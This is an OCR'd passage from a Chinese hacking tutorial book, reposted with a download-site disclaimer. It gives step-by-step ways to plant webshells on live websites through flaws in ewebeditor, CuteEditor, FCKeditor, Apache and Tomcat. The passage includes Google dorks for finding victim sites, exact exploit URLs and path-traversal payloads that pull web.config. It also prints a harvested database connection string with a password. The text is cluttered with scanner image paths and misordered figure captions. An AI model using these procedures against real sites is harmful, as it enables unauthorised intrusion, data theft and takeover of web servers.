


图7.36




图7.38

7.2.2 实战ewebeditor的jsp版

（1）ewebeditor v6.0.0可以结合远程文件和sist.gif.asp格式文件达到远程下载webshell的目的。首先利用网络上的一个webshell上传一个名为a.gif.asp格式的木马，如图7.32。在图片插入部分选择网络选项，并写入a.gif.asp木马的地址，如图7.33。



图7.37

通过点击远程文件按钮，进行文件的收集，其实就是把a.gif.asp下载到目标网站，如图7.34，然后通过查看代码项，就可以得到webshell地址了。

（2）默认上传后的文件夹为uploadfile，很多管理员对此文件夹做了限制，那么我们应该如何突破呢？可以尝试将上传路径修改为“/”或者“../”来将webshell上传到其它目录，“../”表示上一级目录，“/”表示根目录，如图7.35。

（3）目录遍历

对于目录的重要性相信大家早已经是铭记于心了，有时候登录了ewebeditor后台即使无法获取webshell，我们也可以查看目录来找到更加敏感的信息。比如在“Ewebeditor目录/admin_uploadfile.asp?id=14”后面添加“&dir=..”就可以返回到当前目录的上一级目录，然后通过逐步添加“/..”就可以达到浏览整站信息的目的，如图7.36。

我们打开谷歌，搜索关键词“inurl:web/webeditor/”，搜索结果如图7.37所示。ewebeditor jsp版本的session验证不足，我们打开搜索到的一个站点页面，并且构造如下语句“web/webeditor/simpleEditor.sp?linkFieldName=c2”，如图7.38。

点击图片那个按钮，如图7.39，点击“上传”，在这个网页对话框中，文件名称填写test.jsp，当然只要是jsp后缀的都可以，然后浏览选中本地的jsp木马，注意将本地的jsp木马改名为gif后缀格式，如图7.40，点击确定，上传成功后就会自动显示出上传地址，如图7.41。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.39




图7.41

在浏览器中打开这个地址就可以得到webshell了，Tomcat如果没有进行降权处理，我们在shell中“一不小心”就可以运行系统命令，如图7.42。对于这个漏洞，其实程序员不应该让用户自定义目录名，还有就是缺少必要的验证机制。




图7.40




图7.42

大家注意，这个漏洞和Windows 2003下的IIS解析漏洞有些相似，区别在于该漏洞访问时不需要加文件名，当然网上比较流行的一种说法是打开时在网址后面添加上“web/webeditor/eWebEditor2.jsp?showPh=true”，但是经我测试，感觉使用这个链接时经常会出现无法上传的情况，如图7.43，然而使用“web/webeditor/simpleEditor.jsp?linkFieldName=c2”这个链接则会更加有效。




图7.43

7.2.3 Cuteeditor漏洞小结

CuteEditor for ASP.NET是建立在Html基础之上，简单易用、功能强大的Asp.net在线编辑器，它可以帮助Asp.net开发者轻松的对原来文本框（Textarea）中的内容（包括文字、图片等Html内容）进行编辑，更重要的是这些内容编辑的实现是所见即所得方式。CuteEditor还集成了文件（包括图片、文档等）上传、媒体（包括视频、声音等）文件直接插入等对你来说非常实用的功能模块。

当然功能越强大也就越有可能出现安全漏洞，在它的Load.ashx 文件中，没有对 file参数进行处理，因此可以加载任意文件（本地包含漏洞）。具体利用方式为：“http://www.test.com/CuteEditor/Load.ashx?type=image&file=../../../web.config”，这样就会将web.config文件下载下来。之所以要下载该文件，是因为它是用来储存ASP.NET Web应用程序的配置信息。




图7.44

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.45




图7.46




图7.47




图7.48

我们来看一个实例：我们搜索“inurl:CuteEditor/ *.aspx”就可以找到很多使用了该aspx程序的站点，如图7.44所示。

打开其中一个网址用于测试，在网址后面加入“Load.ashx?type=image&file=../../../web.config”，就会发现迅雷提示下载文件，点击“立即下载”，如图7.45。

打开下载回来的web.config文件，并编辑搜索server关键词，这时我们会看到：

```
<add name="ConnectionString"
connectionString="server=test.net;uid=sq_chineseplay;pwd=Hws778899;database=sq_chineseplay"/>
</connectionStrings>
```

其中，Server代表远程SQL服务器，uid指定连接的用户名、pwd为密码，如图7.46。通过查询分析器连接上数据库服务器，然后执行**select IS_SRVROLEMEMBER('public')--**判断权限为public，如图7.47，接下来我们就可以使用如下的思路，也就是通过查询管理员帐户信息，然后配合后台获取webshell。

1、结合解析漏洞

我们已经熟悉过了Windows2003的文件名解析漏洞，也就是说我们这里需要建立一个test.asp文件夹，然后插入通过webshell构造的jpg、gif、swf或者avi等文件，都能被解析为asp文件，如图7.48。

我们首先构造1.asp这种文件，通过点击“新文件夹”图标建造1.asp文件夹，如果没有建造文件夹的功能，可以通过改名将文件夹改为*.asp这种格式，如图7.49。

然后就可以在1.asp这种文件夹里进行上传了，单击“上传”，如图7.50，选择本地“小马改后缀名后的avi文件”并插入，如图7.51，右键点击avi文件，选择“属性”，可以查看文件目录，如图7.52，图7.53。最后，我们就可以访问“http://test.com/uploads/1.asp/s.avi”这个地址来得到webshell了，很遗憾的我这里并没有成功，不过思路就是这样的。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.49




图7.52




图7.50




图7.53




图7.51

2、另类其它方法

很多时候我们通过第一种方法获得DB权限但却无法成功，经过我的测试，在渗透cuteeditor站点的时候，如果在web.config中得到了DB权限，却又发现xp_dirtree不能用时，可以使用以下方法成功爆出路径。这可是获取路径的又一方便之处，原因应该是系统没有过滤字符“setting”为空的时候。

测试方法为提交“http://www.sist.com/CuteSoft_Client/CuteEditor/Dialogs/InsertFlash.aspx”，如图7.54所示。

7.2.4 fckeditor终极利用

假如初学IIS的文件名解析漏洞和Windows2003的文件名漏洞的读者感觉还是一头雾水的话，那么下面

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.54




图7.55



图7.56





图7.57


图7.58

还可以是test.asp，如图7.60。进入到test.asa目录后，上传a.jpg（将asp的webshell改后缀名为jpg），如图7.61所示。

我就通过一次实际的测试过程来说明它的强悍之处。

1、信息刺探

使用Google，通过第一条搜索结果我们很容易发现包含有Fckeditor的目录，那么对于一名黑客，他首先想到的就是通过fckeditor的漏洞，如图7.55。

通过将网站域名转换为大写后（Windows系统对于大小写不敏感），没有出错，我判断网站采用了Win2003的服务器。Ping网站域名返回超时，估计管理员做了手脚，如图7.56所示。

2、测试fckeditor漏洞

在浏览器中打开上边搜索到的Fckeditor记录，显示如图7.57所示。

我们将目录补全："http://www.test.gov.cn/Portals/0/hd101/console/fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/asp/connector.asp"，大家可以根据自己的情况来补齐上边的目录，如果不能成功的话，可能是管理员将asp的目录删除了，此时要测试的目录可以是"fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/aspx/connector.aspx"，或者为"fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/php/connector.php"，如果还不能成功的话，有可能是image目录被删除了，此时还可以尝试"fckeditor/editor/filemanager/browser/default/browser.html?Type=file&Connector=connectors/asp/connector.asp"，Type指的文件类型，如图7.58。

然后尝试上传asa的webshell，但是没有成功，上传其它的cer、php文件也都无法成功，说明fckeditor并不是很老的那个版本，如图7.59。

下面来测试第二个通用的漏洞，这里就体现出了Win2003的文件名漏洞的优势，点击"Create New Folder"，新建一个test.asa的目录，



图7.59

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.60




图7.61




图7.62




图7.63




图7.64

按理说上传后点击右键查看属性就能够显示出文件的路径了，但可能是fckeditor的设计者考虑到了安全问题，在查看属性时无法查看到路径，下面我就介绍几种常见的webshell查找办法，在用到的时候大家只需对号入座就行了。

3、查找webshell目录的三种方式

（1）通过谷歌搜索，比如搜索“site:test.cn inurl:*.jpg”，搜索网站的图片文件目录，如果能够搜索到，那么通过比对其它图片的路径，就可以推断自己的webshell路径，这种方法比较简单。

（2）对于部分低版本的fckeditor，“Type=Image”这个变量我们可以自定义，比如“fckeditor/editor/filemanager/browser/default/browser.html?Type=test&Connector=connectors/asp/connector.asp”，我们就创建了一个名为test的目录，上传后webshell保存在/UserFiles/test下了，我们还可以这样修改“fckeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp”，这样文件就可以直接传到网站的根目录了，这时对于目录的测试，就需要读者朋友的细心及思考了，可能是该网站的fckeditor版本问题，我这里打开“http://www.sist.cn/Portals/0/hd101/console/fckeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp”后，显示空白，如图7.62所示。




图7.65

（3）网页嗅探器的妙用原理就是由于Fckeditor调用了xml文件，通过网页嗅探器就可以抓出这其中的蛛丝马迹，我用到了傲游浏览器，点击“工具”选项中的网页嗅探器，如图7.63，嗅探文件类型选择“* 所有文件”，然后点击确定，如图7.64。

此时只需要再重新上传一个a.jpg的webshell，再打开网页嗅探器，就会发现上传时的行为已经被记录，双击其中的记录，然后粘贴到地址栏中，发现XML页面，如图7.65。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.66

2010-03-17	Apache 'mod_isapi' Memory Corruption Vulnerability
2010-03-09	Apache Spamassassin Milter Plugin Remote Root Command Execution
2010-03-07	Apache 2.2.14 mod_isapi Dangling Pointer Remote SYSTEM Exploit
2010-01-30	Apache Tomcat v.5.5.26 Directory Traversal
2010-01-29	Apache mod_proxy模块HTTP分块编码整数溢出漏洞
2009-12-30	Joomla.Tutorials GHDB: Apache directory listing Download Vulnerability
2009-12-01	Apache Tomcat v3.2.1 404 Error Page Cross Site Scripting Vulnerability
2007-10-21	Apache Tomcat (webdav) Remote File Disclosure Exploit (ssl support)
2007-10-14	Apache Tomcat (webdav) Remote File Disclosure Exploit
2007-07-08	Apache Tomcat Connector (mod_jk) Remote Exploit (exec-shield)
2007-02-28	Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit
2006-08-21	Apache < 1.3.37 2.0.59 2.2.3 (mod_rewrite) Remote Overflow PoC
2006-07-23	Apache Tomcat < 5.5.17 Remote Directory Listing Vulnerability
2005-03-04	Apache <= 2.0.52 HTTP GET request Denial of Service Exploit
2004-08-02	Apache HTTPd Arbitrary Long HTTP Headers DoS (c version)
2003-11-20	Apache mod_gzip (with debug mode) <= 1.2.26.1a Remote Exploit
2003-07-28	Apache 1.3.x mod_mylo Remote Code Execution Exploit
2003-06-08	Apache <= 2.0.45 APR Remote Exploit -Apache-Knacker.pl
2003-05-29	Webfroot Shoutbox < 2.32 (Apache) Remote Exploit
2003-04-11	Apache <= 2.0.44 Linux Remote Denial of Service Exploit

图7.67




图7.68

通过观察“<CurrentFolder path="/test.asa/" url="UserFiles/Image/test.asa/" />”，可以判断“/UserFiles/Image/test.asa/”就为我们的shell地址，和网站域名连接起来就是“http://www.test.gov.cn /UserFiles/Image/test.asa/a.jpg”，如图7.66所示。

7.3 Apache漏洞

Apache是世界上使用排名第一的Web服务器软件，它可以运行在几乎所有的计算机平台上，是当今最流行的Web服务器端软件之一。有关Apache的漏洞也很多，我们可以到互联网上搜索，在sebug.net网站上也可以查看到相关的漏洞信息，如图7.67所示。大家可以看到，在06年的时候公布了一个比较经典的apache漏洞，任意以.php开头的文件名，Apache都会当做php文件解析，这个可是非常致命的漏洞，比如“.php.comment”就会被当做php文件解析，由此引发了一系列安全漏洞。

MG2是在国外非常流行的一个PHP+HTML的图片管理程序，由于商业版被破解，程序流传甚广。程序中的includes/mg2_functions.php中addcomment()函数在图片根目录下生成一个“.php.comment”的文件，由于Apache的漏洞，该程序会被当做php文件解析，这样webshell就到手了，如图7.68所示，上传完成后，就会生成一句话木马，我们使用一句话木马客户端进行连接就可以了，如图7.69。




图7.69

7.4 Tomcat漏洞

在模拟Tomcat弱口令攻击一节中我们认识到tomcat弱口令为肉鸡的查找又增加了一道盛宴，本小节我们就来认识一下tomcat的其它一些漏洞。其实对于tomcat这种漏洞，如果不是影响特别大的，一般是不需要记在脑子里的，我们直接到漏洞发布站点查询即可，我在www.sebug.net上就查询到了

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

部分漏洞，如图7.70。

我感觉除了弱口令外，对渗透帮助最大的就是tomcat的文件列目录漏洞了，我们在google中通过搜索“intext: Directory Listing For”，就可以找到很大一部分存在列目录漏洞的tomcat站点，如图7.71。



图7.70



图7.71

可以看到很多粗心的管理者直接把备份文件放到了web目录下，这样下载后就可以看到站点的结构以及程序了，如图7.72。

